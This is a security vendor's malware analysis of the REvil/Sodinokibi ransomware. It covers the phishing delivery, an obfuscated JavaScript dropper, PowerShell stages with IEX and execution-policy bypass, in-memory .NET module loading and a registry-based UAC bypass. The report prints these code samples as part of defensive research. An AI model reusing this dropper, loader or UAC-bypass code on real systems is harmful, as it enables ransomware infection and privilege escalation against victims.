REvil / Sodinokibi: The Crown Prince of Ransomware

By Cybereason Nocturnus

Archived: 2026-04-05 13:57:16 UTC

Research By: Tom Fakterman

What is Sodinokibi RANSOMWARE?

In April of 2019, the Cybereason Nocturnus team encountered and analyzed a new type of ransomware dubbed REvil/Sodinokibi. REvil/Sodinokibi is highly evasive, and takes many measures to prevent its detection by antivirus and other means.

The authors of REvil/Sodinokibi have previously been connected to the same authors of the prolific GandCrab ransomware, which was recently retired. GandCrab is responsible for 40% of all ransomware infections globally. If the association is accurate, GandCrab sets a good example for just how impactful REvil/Sodinokibi may become.

Ransomware remains a huge business risk to organizations in many vectors. Highly evasive ransomware such as REvil/Sodinokibi and GandCrab are the cause of huge damage to organizations each year.

In this report we analyze the attack and malware, and offer security recommendations for defenders to consider when coming up against this attack.

WHO IS BEHIND SODINOKIBI?

Initially, most of the REvil / Sodinokibi attacks were observed in Asia. Although recently Europe became one of the significant affected regions.

When the ransomware first emerged, it exploited vulnerabilities in servers and other critical assets of SMBs. As time went by, we saw other infection vectors such as phishing and exploit kits.

During our investigation, we also encountered several instances where the REvil / Sodinokibi ransomware purposefully searches for an AV made by the South Korean security vendor "Ahnlab" in the infected machine in order to inject its malicious payload to the trusted AV vendor.

There is evidence presented in this research and by previous vendors that suggests that the REvil / Sodinokibi ransomware was created by the same group as the prolific GandCrab ransomware.

Security Recommendations

Do not download files from suspicious sources or click on suspicious links.

Make regular backups of important files, both locally and externally in the cloud.

Enable PowerShell prevention in the Cybereason solution.

Activate Cybereason anti-ransomware in Prevention mode to detect and prevent this threat and other, similar threats.

Table of Contents

Introduction

In April of 2019, the Cybereason Nocturnus team encountered several instances where REvil / Sodinokibi was dropped to the target machine via a malicious link as a zip file containing malicious JavaScript.

Though the Cybereason solution prevented the ransomware, we have seen it successfully execute in other organizations. It is able to completely incapacitate a business by preventing the access of data and critical assets of a target machine, among other damage. As of now, the malware does not have the capability to self-propagate, but once that is implemented, it could extend its impact across a network.

When first discovered in late April, REvil / Sodinokibi (AKA Sodin) was reported as being installed on machines by exploiting an Oracle WebLogic vulnerability (CVE-2019-2725) and subsequently started propagating through exploit kits and spam.

In this blog post, we perform a deep technical analysis of the Sodinokibi ransomware, focusing on the ransomware delivery method as well as the defensive mechanisms put in place by the malware authors in order to evade AV detection.

This malware showcases a resurgence of ransomware we have been tracking in the industry. Though some have reported ransomware attacks decreasing, we are seeing that ransomware is here to stay. In fact, ransomware attack payments have doubled in the second quarter of this year. Organizations need security products that are able to defend against the latest attacks in order to stay on top and detect and prevent successfully.


During our analysis, we have noticed interesting similarities between the GandCrab ransomware, whose operators claimed in June 2019 that they are retiring and discontinuing their operation. Our findings bode well with other reports by other security researchers that also found similarities between the two ransomware.

HOW IS SODINOKIBI DELIVERED?

Analysis of the Attack


The initial infection vector used by the threat actor is a phishing email containing a malicious link. When pressed, the link downloads a supposedly legitimate zip file that is actually malicious. REvil / Sodinokibi zip files have a very low detection rate on VirusTotal, which signals that the majority of antivirus vendors do not flag the initial payload as malicious.

Since the initial REvil / Sodinokibi payload is able to pass undetected, the first layer of defense for many organizations is immediately bypassed:




The REvil / Sodinokibi zip file detection rate on VirusTotal is quite low.

The zip file contains an obfuscated JavaScript file. When the user double clicks on the JavaScript file, WScript executes it:




WScript executing malicious JavaScript.



The first stage process tree as seen in the Cybereason solution.

The JavaScript file de-obfuscates itself by rearranging characters from a list called *eiculwo*, which is located in the JavaScript file:



The first half of the obfuscated JavaScript file.

The variable *vhtsxspmssj*, located in the JavaScript file, is an obfuscated PowerShell script that will be de-obfuscated by the attackers later on in the attack:

```
var spaevunfkbptg = new ActiveXObject('Scripting.FileSystemObject');
var wtutwjaemot = WScript.CreateObject("WScript.Shell");
var ditgkddivs = wtutwjaemot.ExpandEnvironmentStrings("%TEMP%") + "\\";
var qxuos = WScript.CreateObject("shell.application");
function noysdxvou(dfmpln, fwruloa) {
    var tzmcgs = dfmpln.split("").reverse().join("");
    auqdcuxr = '';
    for ( i = 0;
    i < ( tzmcgs.length  /  2 );
    i++ ) {
        auqdcuxr += String.fromCharCode( '0x'  +  tzmcgs.substr( i  *  2, 2 ) );
    }

    var oxjcwveflbn = new ActiveXObject("ADODB.Stream");
    oxjcwveflbn.Type = 2;
    oxjcwveflbn.Charset = "ISO-8859-1";
    oxjcwveflbn.Open();
    oxjcwveflbn.WriteText(auqdcuxr);
    if (spaevunfkbptg.FileExists(ditgkddivs + "jurhrtcbvj.tmp"))  {
        WScript.Quit();
    }

    oxjcwveflbn.SaveToFile(fwruloa, 2);
    oxjcwveflbn.Close();
}

var ihasqqyw = 'C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe';
if (spaevunfkbptg.FolderExists("C:\\Program Files (x86)"))  {
    ihasqqyw = 'C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe';
}
noysdxvou(vhtsxspmssj, ditgkddivs + 'jurhrtcbvj.tmp');
if (spaevunfkbptg.FileExists(ditgkddivs + "jurhrtcbvj.tmp"))  {
    try {
        qxuos.ShellExecute(ihasqqyw, '-ExecutionPolicy Bypass -windowstyle hidden
         -Command "IEX (([System.IO.File]::ReadAllText(\'' + ditgkddivs +
         "jurhrtcbvj.tmp" + '\')).Replace(\'!\',\'\'));"', "", "open", 0);
    } catch(e) {}
```

The de-obfuscated JavaScript file.

The JavaScript file de-obfuscates the variable *vhtsxspmssj*, mentioned earlier as the PowerShell script, and saves it in the directory *temp* with the name *jurhtcbvj.tmp*.

Note: We have encountered variants of the malware where the script downloads the secondary payload instead of embedding it within the initial script.

The file *jurhtcbvj.tmp* is a PowerShell script filled with multiple unnecessary exclamation marks, most likely to further obfuscate itself. The JavaScript file launches a PowerShell command to remove the exclamation marks and execute the PowerShell script:

```
St!!art!!-!Sle!e!p!!! -s!! !!3!!!2!;![Sy!s!!t!em!.!T!ext!!.En!c!o!!di!ng!]:!!:!Un!!ic!!o!d!!e.!Ge!tSt
!r!i!!ng!([!S!y!s!!te!m!.Co!!n!v!ert!!]!:!!:!F!r!!o!m!!B!a!se6!4S!!!tr!in!g!("J!ABFAG4!AQ!w!Bv!AEYAa!
QAgAD!0AI!A!B!A!ACcA!D!QAKADcAT!AA!wA!Ew!AZ!AB!LAHYA!WgBkA!FIA!NQ!AyAHk!AS!ABz!AHY!A!ZQ!B!jA!G4AN!wBH
AE!Y!A!MwB!k!ADA!AYw!B4!A!Ek!ASABrAHMAag!A2!AHo!AV!QB!SA!E4A!RQ!B!P!A!E!M!AQ!g!BG!A!Cs!A!c!QA!2!A!GcA
c!ABQ!AEU!AaQBSAEE!A!QQBBAF!Q!AQgBsAH!gAO!QB!Y!AE!kA!QQ!B!H!AEMA!N!ABBAFAA!Zw!B!C!AF!U!AQwBD!ADUAR!QB
p!AE8ARg!BMA!F!cAc!QA2ADk!A!YQB4!A!FY!AYQ!B0A!C!s!AeA!B!FAD!Y!AWA!A!3A!GIAa!AAxA!HM!A!b!QB!xA!DcAY!w!
B!a!A!Fo!A!V!w!A!0!A!H!oAcQB!0!A!Ek!AMQ!B!kAHA!AN!wBM!AF!IAM!QBh!ADM!AW!A!B!j!A!HAA!cQ!BsAH!Q!AWgBWA!
Ew!A!SA!A3AG4A!TABTA!G!w!A!VA!BpA!HgA!MgA5!AG!k!Ac!A!B!P!AC!sAc!g!Bl!ADMAO!QA!3!AG!4!Abg!B!CADgAZwA3A
```

The contents of the obfuscated PowerShell script jurhtcbvj.tmp.

```
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershe
ll.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command
"IEX (([System.IO.File]::ReadAllText('C:\Users\ \ppDat
a\Local\Temp\jurhrtcbvj.tmp')).Replace('!',''));"
```

The command to replace exclamation marks and execute the PowerShell script.

The PowerShell script decodes an additional script that is Base64-encoded and executes it. The decoded script contains a .NET module also encoded with Base64, which is subsequently decoded and loaded into the PowerShell process memory. Once loaded, it executes the function *Install1:*

```
$DefSt = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::
    FromBase64String($EnCoFi),[IO.Compression.CompressionMode]::Decompress)
$UnFiBy = New-Object Byte[](941056)
$DefSt.Read($UnFiBy, 0, 941056) | Out-Null
[Reflection.Assembly]::Load($UnFiBy)
[Test]::Install1()
```

The decoded script decrypting and loading module test.dll into memory.

The module *test.dll* is one of many layers of this delivery process. The function *Install1* contains yet another module encoded with Base64. The function decodes the module and loads it into memory:

```
// Test
// Token: 0x06000016 RID: 22 RVA: 0x00002B7C File Offset: 0x00000D7C
public static string Install1()
{
    string s =
      "TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaGlzIHBy
      b2dyYW0gbXVzdCBiZSBydW4gdW5kZXIgV2luMzINCiQ3AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFBFAABMAQ
      YAGV5CKgAAAAAAAAAA4ACOoQsBAhkALgEAABwEAAAAAACYOgEAABAAAABAAQAAAEAAABAAAAACAAAEAAAAAAAAAQAAAAAAAAAAIAFAAAEAAAAAAAAAgA
      BAAAAAAAAAAAAAAQAAAQAAAAAAAAEAAAAAAAAAAAAAAAGABAOAMAAAAkAEAAO4DAAAAAAAAAAAAAAAAAAAAAAAAAcAEAVBgAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQ09ERQAAAABYLAEAABAAAAAuAQAAB
      AAAAAAAAAAAAAAAAAAAIAAAYERBVEEAAAAArAUAAABAAQAABgAAADIBAAAAAAAAAAAAAAAAAEAAAMBCU1MAAAAAAJkIAAAAUAEAAAAAAAAA4AQAAAAAAAA
      AAAAAAAAAAAADALmlkYXRhAADgDAAAAGABAAAOAAAAOAEAAAAAAAAAAAAAAAAAAQAAAwC5yZWxvYwAAVBgAAABwAQAAGgAAAEYBAAAAAAAAAAAAAAAAAEA
      AAFAucnNyYwAAAADuAwAAkAEAAO4DAABgAQAAAAAAAAAAAAAAAABAAABQAAAAAAAAAAAAAAAAAIAFAAAAAAAAATgUAAAAAAAAAAAAAAAAAQAAAUAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQQQAAKBlN0cmluZ1gQQAAAAAAAAAAAAAAAAA
```

Base64-encoded module Install1.

```
byte[] bytes = Convert.FromBase64String(s);
Test.MemoryLoadLibrary(bytes);
return "007";
```

Loading the module *Install1* into memory.

If the malware was unable to gain high enough privileges, it will attempt a User Access Control bypass.

Loader Phase One: The UAC Bypass

The module loaded into memory functions as a loader for the next phase of the malware. The module uses CheckTokenMembership to confirm the processes' privileges. If the processes' privileges are insufficient, it tries to bypass User Access Control (UAC). In order to bypass UAC, the malware writes itself to the registry key *Software\Classes\mscfile\shell\open\command* and launches a new instance of explorer.exe to execute CompMgmtLauncher.exe:

```
004135B1 024 lea     eax, [ebp+reg_key]     ; Load Effective Address
004135B4 024 mov     edx, offset aSoftwareClasse ; "Software\\\\Classes\\\\mscfile\\\\shell"...
004135B9 024 call    create_poiner          ; Call Procedure
004135BE 024 mov     ecx, [ebp+process_name]
004135C1 024 mov     edx, [ebp+reg_key]
004135C4 024 mov     eax, 80000001h
004135C9 024 call    create_reg_key         ; Call Procedure
004135CE 024 push    6000                   ; dwMilliseconds
004135D3 028 call    Sleep                  ; Call Procedure
004135D8 024 push    offset aCWindowsSystem ; "C:\\Windows\\System32\\CompMgmtLauncher"...
004135DD 028 mov     ecx, offset aCWindowsExplor ; "C:\\Windows\\explorer.exe"
004135E2 028 xor     edx, edx               ; Logical Exclusive OR
004135E4 028 xor     eax, eax               ; Logical Exclusive OR
004135E6 028 call    execute                ; Call Procedure
004135EB 024 push    1770h                  ; dwMilliseconds
004135F0 028 call    Sleep                  ; Call Procedure
004135F5 024 mov     edx, [ebp+reg_key]
004135F8 024 mov     eax, 80000001h
004135FD 024 call    delete_key             ; Call Procedure

aSoftwareClasse db 'Software\\Classes\\mscfile\\shell\\open\\command\
                                        ; DATA XREF: UAC_bypass+48↑o

004039D0
004039D0         loc_4039D0:
```

Creating the registry key and launching CompMgmtLauncher.exe.


```
"C:\Windows\explorer.exe" C:\Windows\System32\CompMgmt
Launcher.exe
```

Explorer.exe is used to launch ComMgmtLauncher.exe.

When *CompMgmtLauncher.exe* is executed, it executes anything configured in the registry key *Software\Classes\mscfile\shell\open\command*. In this instance, it is executing the same PowerShell command executed earlier to replace exclamation marks and execute the PowerShell script, but with higher privileges:


The registry key creation in order to bypass UAC.

The process is now being executed with the highest privileges, and the attack continues:




The process tree after the UAC bypass as seen in the Cybereason solution.

The loader module is loaded into memory and checks again for privileges. This time, it has sufficient privileges and continues the attack. Within the loader module resources is an xor encrypted portable executable.

